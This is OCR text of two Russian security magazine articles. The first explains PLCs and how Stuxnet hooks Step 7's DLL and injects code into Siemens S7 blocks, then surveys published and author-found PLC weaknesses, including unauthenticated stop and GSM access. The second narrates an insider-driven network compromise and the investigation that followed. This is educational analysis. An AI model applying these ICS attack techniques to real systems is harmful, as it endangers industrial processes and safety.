
ЗАЧЕМ НУЖНЫ ПРОГРАММИРУЕМЫЕ ЛОГИЧЕСКИЕ КОНТРОЛЛЕРЫ?

Если говорить строго и хотя бы частично использовать научный подход, то программируемый логический контроллер есть программно управляемый дискретный автомат, имеющий некоторое количество входов с подключенными к ним датчиками, связанными с объектом управления, и несколько выходов, связанных с исполнительными устройствами объекта управления. Контроллер отслеживает состояния входов и в зависимости от их состояния выполняет определенную, программно заданную последовательность действий, изменяя состояние выходов.

Впервые ПЛК были применены в 1969 году в США для автоматизации конвейерного сборочного производства в автомобильной промышленности. Сегодня ПЛК работают в энергетике, в области связи, в химической промышленности, в сфере добычи, транспортировки нефти и газа, в коммунальном хозяйстве, да и вообще где угодно. На самом деле сфера применения ПЛК гораздо шире сферы применения персональных

WWW

Отчет о деятельности и устройстве Stuxnet от компании Symantec bit.ly/bxLMhg.



Простейшая АСУ ТП и место ПЛК в этой системе

компьютеров, но как-то так получилось, что их работа совсем не видна и большинством людей воспринимается как нечто само собой разумеющееся.

До поры до времени вопросы информационной безопасности программируемых логических контроллеров и промышленной автоматики мало кого беспокоили. Оно и понятно: асушники (в смысле люди, которые занимаются разработкой автоматизированных систем управления) — люди конструктивные. Они программируют разные АСУ ТП и SCADA, читают умные книги, придумывают всякие алгоритмы контроля и мониторинга технологических процессов, и им некогда заниматься всякой деструктивной ерундой. Но, как говорится, в семье не без урода, и рано или поздно должны были появиться те, кто придумал и написал Stuxnet.

КАК ЭТО ДЕЛАЛ STUXNET (ЧИТАЙ СПОКОЙНО, ЭТО НЕ БАЯН!)

Как этот червь заражает компьютеры, какие уязвимости Windows использует в ходе своей вредоносной деятельности и даже кто и для чего его придумал, написано уже немало. Если эта информация обошла тебя стороной, можешь, например, почитать статью Александра Матросова со товарищи «Stuxnet Under the Microscope», которая лежит на диске, прилагающемся к этому номеру журнала. Вообще же Александру Матросову необходимо выразить большую благодарность, ибо без его помощи и содействия некоторые статьи могли бы и не появиться.

Однако, несмотря на большое количество различных описаний этого высокотехнологичного образца компьютерной заразы, информация о том, что же все-таки Stuxnet делает непосредственно с промышленными контроллерами от фирмы Siemens, встречается нечасто. Думаю, на эту сторону вредоносной деятельности червя стоит обратить хотя бы немного внимания.

Перед тем как начать излагать суть вопроса, необходимо слегка погрузиться в принципы программирования ПЛК Simatic S7. Вся программа в ПЛК делится на несколько блоков разных типов:

1. Организационные блоки OB. Выступают в качестве интерфейса между операционной системой и программой пользователя. Эти блоки вызываются операционной системой контроллера и управляют его поведением при старте, циклическим выполнением программы, обработкой прерываний и обработкой ошибок. Например, блок OB1 является основной точкой входа в программу ПЛК и выполняется циклически, а, скажем, блок OB84 вызывается при возникновении ошибки в памяти операционной системы ПЛК.
2. Функциональные блоки и функции FB и FC. Используются для построения программы из функционально законченных процедур или подпрограмм с параметрами.
3. Блоки данных DB. Назначение понятно из названия. Здесь хранятся константы и переменные, необходимые для выполнения программы.
4. Системные блоки данных SDB. В них содержится информация о конфигурации ПЛК.

Содержимое блоков наполняется и программируется с помощью специального программного обеспечения под названием Step 7 с использованием различных языков, ориентированных на программирование промышленной автоматики (подробнее об этом во врезке).

Скомпилированный ассемблерный код, который называется MC7, загружается из компьютера в ПЛК, где запускается и выполняет свои функции (контро ль производственного процесса).

В Step 7 связь компьютера с ПЛК организована при помощи библиотеки s7otbxdx.dll. Например, когда из ПЛК необходимо считать какой-либо блок кода или данных, Step 7 вызывает из s7otbxdx.dll функцию s7blk_read, которая считывает информацию из ПЛК и передает ее Step 7. Всего в этой библиотеке реализовано 109 различных функций для взаимодействия с ПЛК. При заражении компьютера с установленным на нем Step 7 Stuxnet подменяет оригинальный файл библиотеки s7otbxdx.dll своим, который он хранит в виде ресурсов в своем теле. При этом оригинальный файл также остается на компьютере жертвы, но уже в переименованном виде: s7otbxsx.dll. В подмененном файле s7otbxdx.dll большинство (а если быть точным — 93) функций просто переадресуются на те же



ПЛК Simatic S7 серии 300

функции в оригинальном файле и выполняются как ни в чем не бывало. Оставшиеся функции червь перехватывает своей подмененной библиотекой. Вот эти функции:

```
s7_event
s7ag_bub_cycl_read_create
s7ag_bub_read_var
s7ag_bub_write_var
s7ag_link_in
s7ag_read_szl
s7ag_test
s7blk_delete
s7blk_findfirst
s7blk_findnext
s7blk_read
s7blk_write
s7db_close
s7db_open
s7ag_bub_read_var_seg
s7ag_bub_write_var_seg
```

Контролируя выполнение этих функций, Stuxnet способен модифицировать данные, посланные с компьютера на ПЛК и обратно, инфицировать ПЛК, внедряя в него свой вредоносный код или изменяя существующие блоки, а также прятать внедренный в ПЛК вредоносный код.

Заражение ПЛК начинается с проверки блоков SDB. Для заражения выбираются только определенные конфигурации, а конкретно — ПЛК типа 6ES7-315-2. Кроме этого, в блоках SDB, конфигурирующих шину обмена с внешними устройствами Profibus, ищутся определенные идентификационные номера устройств, с которыми должен производиться обмен заражаемого ПЛК. Эти идентификационные номера назначаются всем производителям оборудования ассоциацией Profibus & Profinet International для каждого типа устройств. Своей целью Stuxnet выбирает устройства с идентификационными номерами 7050h и 9500h, назначенными частотным преобразователям, которые производятся двумя разными фирмами — одна из них базируется в Иране, вторая в Финляндии (частотные преобразователи используются для регулировки скорости вращения валов асинхронных электродвигателей).

Если подходящий для заражения контроллер найден, то в первую очередь происходит перехват функционального блока DP_RECV, который отвечает за обмен по шине Profibus. Оригинальный блок DP_RECV копируется в созданный червем функциональный блок FC1869, а на его место пишется вредоносный код, и каждый раз, когда вызывается DP_RECV для чтения пакета из шины, этот вредоносный код берет на себя управление, вызывает оригинальный блок и далее обрабатывает и фильтрует полученные пакеты от частотных преобразователей. Таким образом, можно запросто скрыть истинное состояние частотных преобразователей и показать оператору все что угодно. Помимо этого, Stuxnet заражает два организационных блока — OB1 и OB35. Блок OB1, как мы уже говорили, — это основная точка входа в программу ПЛК. Блок OB35 — стандартный сторожевой блок, который выполняется системой каждые 100 мс. В нем обычно программируется мониторинг каких-нибудь критических входов с жестким временным графиком.

	Allen-Bradley (AB)	Schneider Electric	GE	SEL	Koyo
Firmware	!	✗	!	!	!
Ladder Logic	!	!	✗	!	✗
Backdoors	!	✗	✗	✓	✓
Fuzzing	✗	✗	✗	!	!
Web	!	✗	N/A	N/A	✗
Basic Config	!	!	✗	!	!
Exhaustion	✓	✓	✗	✓	✓
Undoc Features	!	✗	✗	!	!

Результаты исследований компании Digital Bond в рамках проекта Basecamp

Для инфицирования этих блоков используется метод записи вредоносного кода в начало блока. Алгоритм заражения простой и аналогичен алгоритму, который применяется в файловых вирусах: сначала сохраняется оригинальное содержимое блока, затем увеличивается размер


НА ЧЕМ ПРОГРАММИРУЮТ ПЛК

Все, что касается языков программирования для ПЛК, определено стандартом МЭК (IEC) 61131-3. В этот стандарт входят пять языков:

- **LD (Ladder Diagram)** — вариант класса языков релейно-контактных схем. Графический язык, элементами которого являются контакты, катушки реле, вертикальные и горизонтальные соединения и другие элементы.
- **FBD (Function Block Diagram)** — аналогичен функциональной схеме электронного устройства. Графический язык высокого уровня, позволяющий управлять потоками данных разных типов и использовать большую библиотеку блоков, реализующих различные алгоритмы управления.
- **SFC (Sequential Function Chart)** — графический язык, аналогичный блок-схемам алгоритмов. Удобен для программирования последовательных, так и параллельных процессов.
- **ST (Structured Text)** — текстовый высокоуровневый язык, по синтаксису напоминающий Паскаль. Код, написанный с его применением, хорошо структурирован и обладает отличной читабельностью, особенно если используются понятные имена переменных.
- **IL (Instruction List)** — текстовый язык низкого уровня, аналогичный ассемблеру. Обычно используется для написания высокоэффективных и оптимизированных участков кода.

IEC 61131-3, помимо самих языков программирования ПЛК, определяет их синтаксис, вид объектов, структуру программы и объявления переменных.

Многие производители ПЛК выпускают собственные средства разработки программ для своих контроллеров, соответствующие стандарту (например, Step 7 от Siemens, WPLSoft для ПЛК Delta или Concept от Schneider Electric), однако существуют и универсальные средства разработки для ПЛК разных производителей (к примеру, один из широко распространенных пакетов — CoDeSys от компании 3S).



Код, написанный, вернее нарисованный :), на языке LD в среде разработки CoDeSys

блока, далее в начало пишется вредоносный код, и дописывается ранее сохраненное оригинальное содержимое блока.

В коде, который внедряется в OB1 и OB35, реализована вся логика работы червя: в основном она заключается в скрытом управлении частотными преобразователями и, соответственно, изменении скорости вращения электродвигателей по определенному алгоритму. В то же время благодаря перехвату блока DP_RECV факт вредоносного воздействия на преобразователи скрывается, и ничего не подозревающий оператор видит у себя на экране автоматизированного рабочего места нормально функционирующий частотный преобразователь и штатную скорость вращения электродвигателя.

Как видим, для заражения ПЛК Stuxnet использует обычные приемы, ставшие уже классикой при создании вредоносных программ для обычных компьютеров, — это и перехват функций для скрытия результатов своей деятельности (своего рода руткит), и внедрение вредоносного кода в начало блока с последующей дозаписью оригинального содержимого, и передача управления на него после выполнения вредоносных функций (по аналогии с файловыми вирусами).


А ЧТО ДРУГИЕ?...

Не так давно группа исследователей из американской компании Digital Bond продемонстрировала всему сообществу специалистов в области автоматизации и информационной безопасности, что возможности вредоносного воздействия на системы промышленной автоматики не ограничиваются одним только червем Stuxnet и ПЛК серии Simatic S7-300. В рамках проекта под названием Basecamp были исследованы шесть ПЛК разных производителей на предмет наличия в них уязвимостей:

- General Electric D20ME;
- Koyo Direct LOGIC H4-ES;
- Rockwell Automation Allen-Bradley ControlLogix;
- Rockwell Automation Allen-Bradley MicroLogix;
- Schneider Electric Modicon Quantum;
- Schweitzer SEL-2032 (коммуникационный модуль).

Наибольшее количество уязвимостей собрал ПЛК General Electric D20ME (кстати, самый дорогой в списке). На его счету: неавторизованный доступ и чтение программы из ПЛК, просмотр процессов в памяти, чтение и запись произвольных участков памяти, доступ к конфигурационной информации, в том числе к учетным данным, позволяющим получить полный контроль над всей системой.

Следующий подопытный — ПЛК Koyo Direct LOGIC H4-ES — имеет схожие с D20ME уязвимости, но выглядит более защищенным и по крайней мере при попытке чтения или записи программы из ПЛК требует пароль. В веб-сервере, имеющемся на борту этого ПЛК, есть уязвимость, позволяющая менять IP или e-mail, по которым производится рассылка тревожных сообщений.



Вот так можно остановить выполнение программы в Delta DVP-40ES200

INFO

Респект техническому руководству компании «Экомаш-групп» за то, что они сделали вид, будто не заметили моих «шалостей» с дорогостоящим оборудованием (Евгений, с оборудованием-то шалить можно, главное — в храмах не танцуй! — Прим. ред.).

DVD

Ищи на диске описание Stuxnet от антивирусной компании ESET. Несмотря на английский язык, подлежит обязательному прочтению.

ПЛК Modicon Quantum от фирмы Schneider Electric «порадовал» исследователей наличием паролей по умолчанию для смены прошивки и возможностью неавторизованного доступа к пользовательской программе в ПЛК. Также веб-сервер этого ПЛК передает всю информацию (в том числе и учетные данные для доступа в систему) в открытом виде, а наличие еще одной уязвимости (в организации FTP-протокола) позволяет все это перехватить.

Контроллеры от Rockwell Automation (Allen-Bradley) и Schweitzer таят в себе уязвимости, аналогичные уязвимостям в ПЛК Modicon Quantum. Также стоит отметить, что парни из Digital Bond не ограничились просто поиском уязвимостей: после их исследования уязвимости в ПЛК General Electric D20ME, Koyo Direct LOGIC H4-ES, Rockwell Automation Allen-Bradley ControlLogix и Schneider Electric Modicon Quantum обрели вполне рабочие эксплойты, которые уже вошли в состав актуальной версии Metasploit'а.

Исследовательский центр Digital Security Research Group в рамках поддержки Basecamp также поделился результатами своих изысканий на ниве поиска уязвимостей в системах промышленной автоматики. Были исследованы ПЛК Wago серии 750 и Tecomat PLC.

В ПЛК от Wago установлены пароли по умолчанию, возможно неавторизованное чтение программы и некоторой системной информации из ПЛК через веб-интерфейс, а также возможна смена пароля через вредоносную ссылку. На контроллерах Tecomat PLC установлены пароли по умолчанию.

НАШ ВКЛАД В ПРОБЛЕМУ

Твой любимый журнал никак не мог остаться в стороне в то время, когда вся прогрессивная общественность ковыряет ПЛК. Благодаря тому что в мои руки попал контроллер Delta DVP-40ES200, у меня появилась возможность внести свою лепту в дело поиска уязвимостей в системах промышленной автоматики. Итак, что мы имеем.

- В ПЛК Delta DVP-40ES200 есть возможность защитить пользовательскую программу паролем, но, во-первых, стойкость этого пароля оставляет желать лучшего (всего четыре символа), а во-вторых, этот пароль защищает программу только от чтения ее из ПЛК и никак не мешает сбросить конфигурацию ПЛК до заводских настроек и залить в него другую программу.
- Возможен неавторизованный перевод контроллера из режима «Работа» в режим «Стоп», при котором выполнение программы и, соответственно, управление исполнительными механизмами останавливается.
- При удаленном доступе к ПЛК через GSM-модем никакой авторизации не требуется и доступ к ПЛК возможен с любого номера телефона, главное — знать номер телефона GSM-модема, подключенного к ПЛК.


В принципе, этого достаточно для совершения множества вредоносных «подвигов». Особенно «порадовал» неавторизованный доступ через GSM-модем.

ЗАКЛЮЧЕНИЕ

Строго говоря, все эти бреши, дыры и уязвимости в ПЛК, о которых мы говорили, до определенного момента таковыми и не являлись, поскольку до них никому не было дела. Основной упор при создании АСУ ТП делался на производительность, экономию средств, на все что угодно, кроме информационной безопасности. И никому в голову не могло прийти, что кто-то посторонний захочет залезть в эти системы и что-нибудь там натворить. Но все течет, все меняется, и теперь пришло время об этом подумать...

В РАМКАХ ПРОЕКТА ПОД НАЗВАНИЕМ BASECAMP БЫЛИ ИССЛЕДОВАНЫ ШЕСТЬ ПЛК РАЗНЫХ ПРОИЗВОДИТЕЛЕЙ НА ПРЕДМЕТ НАЛИЧИЯ В НИХ УЯЗВИМОСТЕЙ

Ник Дыминский (duminsky.nick@gmail.com)



Детектив для безопасника

ПРО МАЛВАРЬ, КОТОРАЯ САМА СОБОЙ НЕ ПОЯВЛЯЕТСЯ

В этой статье ты не встретишь никакой технической информации. Ее и так много в нашем журнале. Сегодня мы расскажем о том, как это бывает просто в жизни. На практике, которая, как говорится, очень далека от идеальной теории.

Случилась как-то у нас весьма неприятная история. Если коротко, то было установлено, что периметр сети пройден и IT-отделу оставлен «подарочек» на шлюзе. Посредством MITM-атаки он скомпрометировал кучу паролей к нашим серверам, на которых жила святая святых — деловая переписка, клиентская база, проекты в пресейле и в работе.

Характер «подарочка» ясно давал понять, что проникновение было сделано не шутки ради, а вполне себе по заказу. Между IT-отделом и службой ИБ были более-менее мирные рабочие взаимоотношения. Это сильно помогло на начальном этапе — слишком часто сведения о таких находках остаются внутри IT-отдела, а админы просто вышибают злоумышленника из сети и не озабочиваются путями проникновения. Да, все конфигурации всех межсетевых экранов и IPS и политики антивирусов тщательно анализируются, операционные системы обновляются до последних версий, но частенько усилия оказываются направлены не в ту сторону. Выявить пути проникновения мог бы полноценный пентест, но это весьма затратное мероприятие, на которое у вас вряд ли получится выбить деньги с обоснованием «на всякий случай». В общем, наш отдел ИБ был «поставлен в известность».

История умалчивает о том, что сказали друг другу наши начальники, но решение было принято однозначное — нужно сообщить руководству. Чтобы не подставить какой-то из отделов, на доклад пошли представители обоих подразделений. Реакция руководства на информацию о взломе была вполне ожидаемой и предсказуемой. Началось криком и обещаниями разогнать всех к известной матери, а закончилось логичным вопросом — что нам, собственно говоря, с этим всем делать.

Перво-наперво решили: информация о взломе не должна уйти из отделов ИТ и ИБ, а в идеале — даже в отделах знать об этом должен ограниченный круг лиц. Информация, имеющая отношение к инциденту, сохранялась в криптоконтейнере, ключи раздавались под подпись. На самом деле это чрезвычайно тяжелый этап работы, причем психологически тоже: многие специалисты стремятся похвастаться сложными задачами, блеснуть знаниями — и это прекрасно. Но только пока дело не доходит



до ситуации, когда инсайдером может оказаться один из сисадминов или безопасников — людей, которым в организации приходится доверять. С нашей точки зрения, положение осложнялось еще и тем, что взять подписку или составить соглашение было затруднительно — все такие документы проходят через кадры, а четкие формулировки, что именно нельзя распространять, выдадут все секреты с головой.

Пережив это, весьма неприятное, совещание у начальства и окончательно уяснив картину, руководители двух отделов решили сформировать единую «следственную группу», которая будет осторожно собирать информацию о произошедшем и принимать дальнейшие решения. Не будем забывать, что задача перед нами стояла не просто перекрыть существующий канал утечки, а понять, как это произошло. Первоначальный план действий был таков: определить, как закладка попала в сеть и куда отсылаются скомпрометированные пароли. И если вторая задача была чисто технической и решалась довольно просто (адрес сервера был жестко прописан в конфиг-файле, видимо, перенастройка при раскрытии не предусматривалась), то определить, как и когда произошел взлом, было уже не так просто.

Кроме того, нужно было понять, насколько опасен этот взлом. К счастью, в нашем случае это было довольно просто — компрометирование атрибутов доступа к серверам вряд ли является чьей-то невинной шалостью.

Поняв, насколько ситуация опасна, можно предпринимать дальнейшие шаги, все так же стараясь держать дело в тайне. Даже если целью взлома и не было причинить вред компании, распространение сведений о нем может нанести урон само по себе. Клиенты начинают относиться с опаской, заказчики и исполнители — обдумывать все по десять раз. Все это непрямые убытки компании, которых надо избежать всеми способами. Кроме того, если до возможного инсайдера дойдут слухи о ведущемся расследовании, то он, скорее всего, постарается отвести подозрения от себя и/или подставить других коллег. Также, если злоумышленник заподозрит, что нам известно о его действиях, он может попробовать замести следы или же просто распространить информацию о происшествии в наиболее выгодном для себя (и невыгодном для нас) свете.

Итак, на следующий день после обнаружения взлома мы имели следующее:
1. Анализ сервера информации о времени взлома не дал.
2. Объем полученной злоумышленником информации — неизвестен.
3. Цели злоумышленника — неизвестны.
4. Анализ управляющего сервера ничего не дал.
5. Установленное злоумышленником ПО не отличается сложностью.

Что из этого можно извлечь? Почти ничего. Тем не менее удалось сделать кое-какие выводы, собрав воедино следующие факты:
1. Совершенный не вчера взлом наши ИТ-специалисты проморгали.
2. В конфигурацию периметрового оборудования были внесены незначительные изменения, которые позволили трафику от закладки спокойно достигать адресата. Стоит также отметить, что все соединения инициировались изнутри, — сам командный сервер внутрь не стучался и передавал команды (если передавал) только по запросу.
3 Злоумышленники, скорее всего, точно знали расположение цели внутри организации, а направление атаки говорит о том, что им, вероятнее всего, было необходимо предоставить доступ к конфиденциальной информации кому-то внутри периметра, причем замаскировав это под атаку снаружи.

Выводы были таковы: анализ конфигурационных файлов периметрового оборудования и времени их изменений дал примерный промежуток времени, когда была установлена закладка, — а значит, и был организован взлом. Конфигурация периметрового оборудования меняется не так часто, и все изменения конфигураций всегда логируются, а резервные копии нескольких вариантов конфигурации в обязательном порядке сохраняются на независимом хранилище — с указанием того, когда данный файл конфигурации был создан и чем отличается от предыдущего. В свое время наш ИТ-отдел отчаянно сопротивлялся такой мере, но сегодня именно эта бюрократия и принесла свои плоды. К сожалению, не все изменения конфигурации были сохранены, как предписывалось, — когда наши безопасники устроили опрос админов под видом анализа выполнения требований корпоративных политик, люди признавались в том, что изменяли настройки по требованиям начальников отделов, да и просто для себя, чтобы им было удобнее. Получить эти признания нам помог начальник ИТ-отдела. Он был в курсе того, зачем мы на самом деле производим эту проверку, и мог надавить на своих подчиненных.

Зачем нужен был цирк с конспирацией? Это самое интересное. Дело в том, что, исходя из характера атаки, мы только сильнее и сильнее убеждались: в ИТ-отделе сидит нелояльный сотрудник, который и помог злоумышленнику провернуть такую операцию. Более того — то, что командный сервер никогда не инициировал



соединения, служило доказательством, что инсайдер не просто помог злоумышленнику, а сам произвел атаку изнутри. Именно это и заставило нас поиграть в КГБ (по выражению одного из админов).

Почему мы подумали на админов, а не на кого-то из других сотрудников? Не то чтобы у нас абсолютно доверяли всем, кроме ИТ-специалистов. Просто обстоятельства говорили о том, что взлом производил человек, с одной стороны, хорошо осведомленный об организации ИТ-инфраструктуры, а с другой — не очень хорошо знающий, какая информация наиболее важна для компании. Если бы кто-то из инженеров или менеджеров решил слить информацию налево — им бы не составило труда просто скачать актуальные данные по текущим проектам. Более того, никто из них не знал, как проходит трафик до серверной группы, — чтобы узнать это, им потребовалось бы приложить определенные усилия, и это, скорее всего, попало бы в поле зрения ИТ-отдела. Админ же, наоборот, прекрасно знал о том, что и как работает в нашей сети, но поиск актуальной информации занял бы у него определенное время. Так что все следы вели в ИТ-отдел.



Таким образом, за несколько дней после обнаружения взлома мы собрали всю информацию, какую могли, не привлекая внимания злоумышленника. Дальнейшие действия было необходимо согласовывать с руководством, поскольку решать, что делать дальше — просто провести внутренний аудит и прибить закладку, привлекать к работе специалистов из сторонних организаций или вообще обращаться в органы, — должны были руководители компании.

Скажу сразу, что вариант обратиться к специалистам был отметен с ходу (с кучей нелицеприятных выражений в адрес обоих отделов). Когда была прикинута стоимость работ, то нам припомнили сразу все — и предыдущие работы, и внедрение политик безопасности, от которых все отделы первое время выли волком, и последующие закупки «на безопасность». Ощущение от разговора осталось весьма неприятное, хотя я лично там и не был. Но содержание его наши начальники до нас довели, что называется, «по горячим следам», так что комментарии излишни. Какое-то время мы думали, стоит ли обратиться во внутренние органы. Как мы все прекрасно понимали — с учетом нашей IT-специфики, мы могли просто не замечать того, что происходит по другую сторону экрана. Но заставить себя выйти из привычной схемы мышления в стрессовой ситуации, полумертвыми от усталости и с убитой последними событиями мотивацией оказалось невозможно. По крайней мере, у нас это не получилось. Но вариант официального обращения в органы был отброшен. Мы не хотели рисковать тем, что работа компании будет парализована во время расследования. А поскольку, по нашим представлениям, в числе подозреваемых мог оказаться кто угодно, то таскания на допросы могли значительно снизить лояльность сотрудников, тем более — сотрудников ИБ и ИТ, которые были первыми подозреваемыми. А наша лояльность и так была на уровне плинтуса — сказывались и усталость, и нервное напряжение, и висевшее в воздухе недоверие.

Иными словами, мы оказались в тупике. Всю информацию о взломе, какую могли, мы собрали. Возможно, профессионалы собрали бы больше, но на профессионалов денег у нас не было. Обращаться в органы не было никакого резона — это только осложнило бы положение. Атмосфера царила подавленная, и ни о какой активной деятельности никто и не думал. Честно говоря, у многих

проснулись весьма упаднические настроения: после такого косяка можно было ожидать вполне серьезных репрессий со стороны руководства — и не просто выговоров, к которым все привыкли. Дошло до того, что сотрудники начали обновлять резюме, хотя нашим специалистам увольнение в таких условиях не обещало ничего хорошего.

А потом случилось то, что у японцев называется «сатори». Если мы не можем обратиться во внутренние органы напрямую, то кто мешает нам вспомнить старых знакомых?

Была у нас в компании служба физической безопасности, попросту — охрана. И охранниками нашими командовал бывший оперуполномоченный МВД. Который со своей оперской смекалкой давно заметил: что-то у нас происходит. И завел разговор с начальником отдела ИБ...

Бывший опер задал нам тот вопрос, который мы должны были задать себе сразу, как только узнали о взломе. А именно: что могли злоумышленники искать на наших серверах? И кому это могло быть выгодно? Но мы настолько уперлись в вопрос «как?», что совсем забыли о главном вопросе — «зачем?». Мы определяли важность той или иной информации, которая вращается у нас в компании, мы разрабатывали политики разграничения доступа, но, когда нас выбило из привычного ритма, мы сразу забыли все то, чему нас учили на курсах и семинарах, и стали отвечать на простые, но абсолютно не имеющие значения технические вопросы.

А ответы были совсем близко — надо было понять, что искал злоумышленник. Сделать это оказалось просто — у нас был доступ ко всем сведениям о том, над чем сейчас работает компания. А промотивированные начальники отделов рассказывали, что дают эти проекты и какая ожидается от них выгода. Уже «выстрелившие» проекты мы почти не рассматривали — вряд ли конкурентам интересно знать, как мы работаем, гораздо важнее для них было бы получить информацию о том, как мы планируем играть на предстоящих конкурсах и тендерах. Бизнес в России строится преимущественно на том, что компании делят сферы влияния, а то, что тендерная и конкурсная документация пишется под исполнителя, тоже ни для кого не секрет. Конкуренты, ведущие агрессивную политику и влезающие на уже поделенную территорию, были известны, также, благодаря личным знакомствам руководителей, мы знали, какими примерно ресурсами и кто располагает. Так что вычислить предполагаемого заказчика было не очень трудно. Дальше — просто. Посмотреть, кто из сейл-менеджеров и инженеров отвечает за самые крупные проекты, — вся информация доступна начальникам отделов. Социальные сети — это все-таки кладезь информации. Люди даже не стесняются указывать, что дружат, а то и состоят в родстве с сотрудниками компании-конкурента.

Итак, у нас появился главный подозреваемый, а остальное было делом техники. Сейлы вообще народ говорливый и умеют входить в доверие. Подружился наш продаван и с одним из админов. Узнали мы это весьма простым способом: посмотрели записи видеокамер в курилке, с кем подозреваемый сейл чаще всего ходит курить. Естественно, тех, с кем ему по работе курить положено, мы не рассматривали. А вот админ — это уже интересно. Сейлы обычно с админами не дружат. Корпоративной электронной почте эти ребята совершенно обоснованно не доверяли, да и личной, видимо, не очень.

Как выяснилось позже, сработало еще и то, что админ уже был одной ногой на другой работе — в другой компании, из другой сферы, с которой мы никак не пересекались. При таком



удачном раскладе админ не отказался от предложения сейла. Предложение было подкреплено определенной суммой денег. От админа даже не требовалось делать ничего серьезного — необходимый софт ему передали, видимо, разработку заказывали на черном рынке или просто у какого-то не особо принципиального фрилансера. Как я уже говорил, ничего экстраординарного малварь не умела, так что вряд ли за нее были отданы большие деньги. Всю эту информацию нам выдал сам админ. Как говорится, на голубом глазу. Хорошо, что юридической подготовки у него не было никакой и удалось его припугнуть: на самом деле предъявить ему в суде было нечего — режим коммерческой тайны в компании введен не был и никаких фактов, даже просто подтверждающих утечку, на руках у нас не было.

От кого исходила инициатива — от «нашего» сейла или от его родственника, мы выяснить не смогли. На самом деле — даже и не пытались. Потому что не успели. Видимо, какая-то информация о наших действиях все-таки просочилась наружу. И сейл вдруг от нас уволился. Как мы потом узнали — выдумал срочную причину, которую руководство сочло весомой, так что уволился он без отработок. В принципе, мы ничего, кроме увольнения, сделать с ним все равно бы не смогли — все наши доказательства были собраны с большим наплевательством на юридические нормы и правила сбора доказательств, и в суде им бы грош была цена. Но его увольнение позволило нам добиться главного — мы поняли, куда конкретно метили конкуренты, и проект остался у нас. И мы смогли разобраться, как случилось заражение: новость о бегстве сейла сильно помогла расколоть админа — он понял, что остался тут один и всех собак повесят на него. Не скажу, что руководство было нами довольно, — под конец компанию трясло от наших действий, так что работать было трудно всем. Хорошо, что это продолжалось недолго.

